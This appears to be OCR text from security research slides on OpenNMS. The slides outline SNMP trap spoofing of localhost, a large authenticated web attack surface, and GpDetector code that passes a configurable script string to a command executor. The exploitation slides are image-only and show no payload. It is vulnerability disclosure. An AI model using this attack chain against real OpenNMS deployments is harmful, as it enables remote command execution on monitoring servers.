
- Data Collection as unauthenticated attack surface?
  - No authentication required to send SNMP trap
  - Traps from unknown hosts will be dropped
  - SNMP based on UDP
    - IP Spoofing
    - IP address of valid host must be known
  - Default host entry for localhost (127.0.0.1)
  - IP Spoof localhost?

OpenNMS - IP Spoofing localhost


OpenNMS - IP Spoofing localhost



OpenNMS - IP Spoofing localhost




OpenNMS - IP Spoofing localhost




OpenNMS - Attack Surface

- Web Interface
  - Very limited unauthenticated attack surface



OpenNMS - Attack Surface

- Web Interface
  - ~~Very limited~~ Huge ~~un~~authenticated attack surface




OpenNMS - Attack Surface

- Web Interface
  - ~~Very limited~~ Huge ~~un~~authenticated attack surface
    - System configuration
    - Discover configuration
    - Detector configuration
    - etc.


sonar

OpenNMS - Configuration




sonar

OpenNMS - Configuration



OpenNMS - Configuration



sonar

OpenNMS - GpDetector

```
public class GpDetector extends BasicDetector<GpRequest, GpResponse> {
  ...
  private String m_script;
  ...
  public void setScript(final String script) {
      m_script = script;
  }
  ...
```


sonar

OpenNMS - GpDetector


```
public void connect(...) {
    ...
    final String script = "" + getScript() + " " + ...
    if (getArgs() == null)
        setExitStatus(execRunner.exec(script));
    ...
```


sonar

OpenNMS - Exploitation


sonar

OpenNMS - Exploitation




sonar

OpenNMS - Exploitation



